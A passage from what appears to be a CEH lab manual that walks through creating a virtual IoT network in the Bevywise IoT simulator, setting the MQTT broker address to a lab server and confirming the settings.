
24. Next, we will create a **virtual IoT network** and **virtual IoT devices**. Click on the **menu** icon and select the **+New Network** option.



25. The **Create New Network** popup appears. Type any name (here, **CEH_FINANCE_NETWORK**) and description. Click on **Create**.



26. In the next screen, we will setup the **Simulator Settings**. Set the **Broker IP Address** as **10.10.1.19** (the IP address of the **Windows Server 2019**). Since we have installed the Broker on the web server, the created network will interact with the server using MQTT Broker. Do not change default settings and click on **Save**.



The image shows a 'Simulator Settings' dialog box with two tabs: 'Broker Details' and 'Advanced'. The 'Broker Details' tab is active. It contains the following fields:

- Manager Applications:** A dropdown menu showing 'Bevywise-IoT Platform'.
- Broker IP Address:** A text input field containing '10.10.1.19'.
- TLS/SSL:** A dropdown menu showing 'Disabled'.
- Broker Port:** A text input field containing '1883'.
- Root-Certificate:** A section with a 'Choose File' button, the text 'No file chosen', and an 'upload' button.
- Clean Session:** A text input field containing '0'.

At the bottom right, there are two buttons: 'Cancel' (red) and 'Save' (green).


27. To proceed with the network creation, click on **Yes**.




The image shows a confirmation dialog box with the text: 'Broker IP will not be changed after saving settings. Are you sure to proceed?'. At the bottom, there are two buttons: 'cancel' (grey) and 'Yes' (green).

Note: If **Configuration Saved** pop-up appears. Click on **OK** to continue. This step completes the creation of the virtual IoT network.

